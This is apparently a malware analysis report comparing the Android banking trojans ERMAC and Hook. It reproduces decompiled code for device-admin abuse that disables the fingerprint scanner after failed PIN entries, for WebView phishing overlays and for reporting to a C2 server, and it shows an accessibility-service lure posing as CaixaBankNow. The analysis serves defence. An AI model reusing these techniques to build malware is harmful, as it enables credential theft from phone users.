Besides adding new commands, the authors have added more functionality related to the “Device Administration API” in the latest version of Hook. This API was developed to support enterprise apps in Android. When an app has device admin privileges, it gains additional capabilities meant for managing the device. This includes the ability to enforce password policies, locking the screen and even wiping the device remotely. As you may expect: abuse of these privileges is often seen in Android malware.

DeviceAdminReceiver and policies


To implement custom device admin functionality in a new class, it should extend the "DeviceAdminReceiver". This class can be found by examining the app's Manifest file and searching for the receiver with the "BIND_DEVICE_ADMIN" permission or the "DEVICE_ADMIN_ENABLED" action.



```xml
<receiver android:description="@string/adm" android:exported="true" android:label="" android:name="com.samuvolubicihelu.soce.muhicu.daliyeveka" android:permission="android.permission.BIND_DEVICE_ADMIN">
  <meta-data android:name="android.app.device_admin" android:resource="@xml/buyanigetili"/>
  <intent-filter>
    <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    <action android:name="android.intent.action.EXTERNAL_APPLICATIONS_AVAILABLE"/>
    <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>
    <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
    <action android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED"/>
    <action android:name="android.app.action.ACTION_PASSWORD_FAILED"/>
    <action android:name="android.app.action.ACTION_PASSWORD_SUCCEEDED"/>
  </intent-filter>
</receiver>
```

Defined device admin receiver in the Manifest file of Hook 2.

In the screenshot above, you can see an XML file declared as follows: **android:resource="@xml/buyanigetili**. This file will contain the device admin policies that can be used by the app. Here's a comparison of the device admin policies in ERMAC, Hook 1, and Hook 2:



ERMAC

```xml
<?xml version="1.0" encoding="UTF-8"?>
<device-admin xmlns:android="http://schemas.android.com/apk/res/android">
  <uses-policies>
    <force-lock/>
    <wipe-data/>
  </uses-policies>
</device-admin>
```

Hook 1

```xml
<?xml version="1.0" encoding="UTF-8"?>
<device-admin>
  <uses-policies>
    <force-lock/>
    <reset-password/>
  </uses-policies>
</device-admin>
```

Hook 2


```xml
<?xml version="1.0" encoding="UTF-8"?>
<device-admin>
  <uses-policies>
    <force-lock/>
    <disable-keyguard-features/>
    <reset-password/>
    <watch-login/>
  </uses-policies>
</device-admin>
```

Differences between device admin policies in ERMAC and Hook.

Comparing Hook to ERMAC, the authors have removed the "WIPE_DATA" policy and added the "RESET_PASSWORD" policy in the first version of Hook. In the latest version of Hook, the "DISABLE_KEYGUARD_FEATURES" and "WATCH_LOGIN" policies were added. Below you'll find a description of each policy that is seen in the screenshot.

Device Admin Policy	Description
USES_POLICY_FORCE_LOCK	The app can lock the device
USES_POLICY_WIPE_DATA	The app can factory reset the device
USES_POLICY_RESET_PASSWORD	The app can reset the device's password/pin code
USES_POLICY_DISABLE_KEYGUARD_FEATURES	The app can disable use of keyguard (lock screen) features, such as the fingerprint scanner
USES_POLICY_WATCH_LOGIN	The app can watch login attempts from the user

The "DeviceAdminReceiver" class in Android contains methods that can be overridden. This is done to customise the behaviour of a device admin receiver. For example: the "onPasswordFailed" method in the DeviceAdminReceiver is called when an incorrect password is entered on the device. This method can be overridden to perform specific actions when a failed login attempt occurs. In ERMAC and Hook 1, the class that extends the DeviceAdminReceiver only overrides the **onReceive()** method and the implementation is minimal:



```
public final class wicekokeyohowu extends DeviceAdminReceiver {
    @Override  // android.app.admin.DeviceAdminReceiver
    public void onReceive(Context context0, Intent intent0) {
        c.i_checkIfObjectIsNull(context0, "context");
        c.i_checkIfObjectIsNull(intent0, "intent");
    }
}
```

Full implementation of the class to extend the DeviceAdminReceiver in ERMAC. The first version of Hook contains the same implementation.


The **onReceive()** method is the entry point for broadcasts that are intercepted by the device admin receiver. In ERMAC and Hook 1 this only performs a check to see whether the received parameters are null and will throw an exception if they are.

DeviceAdminReceiver additions in latest version of Hook

In the latest edition of Hook, the class to extend the DeviceAdminReceiver does not just override the “onReceive” method. It also overrides the following methods:

Device Admin Method	Description
onDisableRequested()	Called when the user attempts to disable device admin. Gives the developer a chance to present a warning message to the user
onDisabled()	Called prior to device admin being disabled. Upon return, the app can no longer use the protected parts of the DevicePolicyManager API
onEnabled()	Called after device admin is first enabled. At this point, the app can use "DevicePolicyManager" to set the desired policies
onPasswordFailed()	Called when the user has entered an incorrect password for the device
onPasswordSucceeded()	Called after the user has entered a correct password for the device


When the victim attempts to disable device admin, a warning message is displayed that contains the text “Your mobile is die”.



```
public final class daliyeveka extends DeviceAdminReceiver {
    @Override  // android.app.admin.DeviceAdminReceiver
    public final CharSequence onDisableRequested(Context context0, Intent intent0) {
        i.d_checkIfObjectIsNull(context0, "context");
        i.d_checkIfObjectIsNull(intent0, "intent");
        g.i.getClass();
        a.g_possEncryptAndSendToC2("", "AdminReceiver onDisableRequested " + intent0, "success");
        return "Your mobile is die";
    }
```

Decompiled code that shows the implementation of the “onDisableRequested” method in the latest version of Hook.


The fingerprint scanner will be disabled when an incorrect password was entered on the victim’s device. Possibly to make it easier to break into the device later, by forcing the victim to enter their PIN and capturing it.



```java
@Override  // android.app.admin.DeviceAdminReceiver
public final void onPasswordFailed(Context context0, Intent intent0) {
    l1 l10;
    i.d_checkIfObjectIsNull(context0, "context");
    i.d_checkIfObjectIsNull(intent0, "intent");
    try {
        ComponentName componentName0 = new ComponentName(context0, daliyeveka.class);
        Object object0 = context0.getApplicationContext().getSystemService("device_policy");
        if(object0 != null) {
            ((DevicePolicyManager)object0).getCurrentFailedPasswordAttempts();
            ((DevicePolicyManager)object0).setKeyguardDisabledFeatures(componentName0, 0x20);
            g.i.getClass();
            l10 = a.g_possEncryptAndSendToC2("", "AdminReceiver onPasswordFailed setKeyguardDisabledFeatures KEYGUARD_DISABLE_FINGERPRINT " + intent0, "success");
            goto label_13;
        }
```

Decompiled code that shows the implementation of the “onPasswordFailed” method in the latest version of Hook.

All keyguard (lock screen) features are enabled again when a correct password was entered on the victim’s device.




```java
@Override  // android.app.admin.DeviceAdminReceiver
public final void onPasswordSucceeded(Context context0, Intent intent0) {
    l1 l10;
    i.d_checkIfObjectIsNull(context0, "context");
    i.d_checkIfObjectIsNull(intent0, "intent");
    try {
        ComponentName componentName0 = new ComponentName(context0, daliyeveka.class);
        Object object0 = context0.getApplicationContext().getSystemService("device_policy");
        if(object0 != null) {
            ((DevicePolicyManager)object0).setKeyguardDisabledFeatures(componentName0, 0);
            g.i.getClass();
            l10 = a.g_possEncryptAndSendToC2("", "AdminReceiver onPasswordFailed setKeyguardDisabledFeatures KEYGUARD_DISABLE_FEATURES_NONE " + intent0, "success");
            goto label_12;
        }
```

Decompiled code that shows the implementation of the “onPasswordSucceeded” method in the latest version of Hook.

Overlay attacks

Overlay attacks, also known as injections, are a popular tactic to steal credentials on Android devices. When an app has permission to draw overlays, it can display content on top of other apps that are running on the device. This is interesting for threat actors, because it allows them to display a phishing window over a legitimate app. When the victim enters their credentials in this window, the malware will capture them.

Both ERMAC and Hook use web injections to display a phishing window as soon as it detects a targeted app being launched on the victim’s device.



```
try {
    if(this.c_possInjectedAppName.length() > 0) {
        WebView webView0 = new WebView(this);
        this.f = webView0;
        WebSettings webSettings0 = webView0.getSettings();
        if(webSettings0 != null) {
            webSettings0.setJavaScriptEnabled(true);
        }

        WebView webView1 = this.f;
        if(webView1 != null) {
            webView1.setScrollBarStyle(0);
        }

        WebView webView2 = this.f;
        if(webView2 != null) {
            webView2.setWebViewClient(new b(this));
        }

        WebView webView3 = this.f;
        if(webView3 != null) {
            webView3.setWebChromeClient(new a(this));
        }

        WebView webView4 = this.f;
        if(webView4 != null) {
            webView4.addJavascriptInterface(new com.muyojigufogu.yofo.yiwecowaco.cijapabemo.c(this, this), "Android");
        }

        String s4 = Locale.getDefault().getLanguage();
        String s5 = b.a.a(this, this.c_possInjectedAppName);
        if(s5 != null) {
            s_injectedAppName = s5;
        }

        byte[] arr_b = Base64.decode(s_injectedAppName, 0);
        c.h_checkIfObjectIsNull(arr_b, "decode(getHTML, Base64.DEFAULT)");
        String s6 = f.m0(f.m0(f.m0(f.m0(new String(arr_b, x0.a.a), c0.a.V_var_lang_en, c0.a.W_var_lang + s4_defaultLanguage +
        JSONObject jSONObject0 = new JSONObject();
        jSONObject0.put("start_inject", this.c_possInjectedAppName);
        b.a.b(this, c0.a.S, jSONObject0 + "::endlog::");
        WebView webView5 = this.f_WebViewObj;
        if(webView5 != null) {
            webView5.loadDataWithBaseURL(null, s6, "text/html", "UTF-8", null);
        }

        this.setContentView(this.f_WebViewObj);
    }
```

```
try {
    if(this.e_possInjectedAppName.length() > 0) {
        WebView webView0 = new WebView(this);
        this.h_WebViewObj = webView0;
        WebSettings webSettings0 = webView0.getSettings();
        if(webSettings0 != null) {
            webSettings0.setJavaScriptEnabled(true);
        }

        WebView webView1 = this.h_WebViewObj;
        if(webView1 != null) {
            webView1.setScrollBarStyle(0);
        }

        WebView webView2 = this.h_WebViewObj;
        if(webView2 != null) {
            webView2.setWebViewClient(new b(this));
        }

        WebView webView3 = this.h_WebViewObj;
        if(webView3 != null) {
            webView3.setWebChromeClient(new a());
        }

        WebView webView4 = this.h_WebViewObj;
        if(webView4 != null) {
            webView4.addJavascriptInterface(new com.samuvolubicihelu.soce.narudofuwe.hevuyupahokogu.c(this, this), "Android");
        }

        String s3_defaultLanguage = Locale.getDefault().getLanguage();
        String s4_injectedAppName = this.e_possInjectedAppName;
        Context context0 = a0.T_context;
        String s5_injectedAppName = null;
        if(a0.S_sharedprefs == null) {
            a0.S_sharedprefs = context0 == null ? null : context0.getSharedPreferences("settings", 0);
        }

        SharedPreferences sharedPreferences2 = a0.S_sharedprefs;
        if(sharedPreferences2 != null) {
            s5_injectedAppName = sharedPreferences2.getString(s4_injectedAppName, null);
        }

        if(s5_injectedAppName == null) {
            s5_injectedAppName = "";
        }

        byte[] arr_b = Base64.decode(s5_injectedAppName, 0);
        i.c_checkIfObjectIsNull(arr_b, "decode(getHTML, Base64.DEFAULT)");
        String s6 = h.I0(h.I0(h.I0(h.I0(new String(arr_b, q3.a.a), "var lang = \'en\'", "var lang = \'" + s3_defaultLanguage +
        WebView webView5 = this.h_WebViewObj;
        if(webView5 != null) {
            webView5.loadDataWithBaseURL(null, s6, "text/html", "UTF-8", null);
        }

        this.setContentView(this.h_WebViewObj);
    }

    Log.i("TAG_LOG", "Start View Injection: " + this.e_possInjectedAppName);
    g.i.getClass();
    u2.g.a.g_possEncryptAndSendToC2("", "Start View Injection: " + this.e_possInjectedAppName, "success");
}
```


Decompiled code that shows partial implementation of overlay injections in ERMAC and Hook.

In the screenshot above, you can see how ERMAC and Hook set up a WebView component and load the HTML code to be displayed over the target app by calling **webView5.loadDataWithBaseURL(null, s6, “text/html”, “UTF-8”, null)** and **this.setContentView()** on the WebView object. The “s6” variable will contain the data to be loaded. The main functionality is the same for both variants, with Hook having some additional logging messages.

The importance of accessibility services

Accessibility Service abuse plays an important role when it comes to web injections and other automated feature in ERMAC and Hook. Accessibility services are used to assist users with disabilities, or users who may temporarily be unable to fully interact with their Android device. For example: users that are driving might need additional or alternative interface feedback. Accessibility services run in the background and receive callbacks from the system when **AccessibilityEvent** is fired. Apps with accessibility service can have full visibility over UI events, both from the system and from 3rd party apps. They can receive notifications, they can get the package name, list UI elements, extract text, and more. While these services are meant to assist users, they can also be abused by malicious apps for activities such as: keylogging, automatically granting itself additional permissions, and monitoring foreground apps and overlaying them with phishing windows.

When ERMAC or Hook malware is first launched, it prompts the victim with a window that instructs them to enable accessibility services for the malicious app.



CaixaBankNow

CaixaBankNow
Enable CaixaBankNow


Accessibility Service

DOWNLOADED SERVICES

Switch Access	OFF
TalkBack	OFF
CaixaBankNow	OFF

Instruction window to enable the accessibility service, which is shown upon first execution of ERMAC and Hook malware.

A warning message is displayed before enabling the accessibility service, which shows what actions the app will be able to perform when this is enabled.


12:32

CaixaBankNow

Use service

Use CaixaBankNow?

CaixaBankNow needs to:


- **Observe your actions**
  Receive notifications when you're interacting with an app.
- **Retrieve window content**
  Inspect the content of a window you're interacting with.
- **Turn on Explore by Touch**
  Tapped items will be spoken aloud and the screen can be explored using gestures.
- **Observe text you type**
  Includes personal data such as credit card numbers and passwords.
- **Perform gestures**
  Can tap, swipe, pinch, and perform other gestures.

Warning message that is displayed before enabling accessibility services.

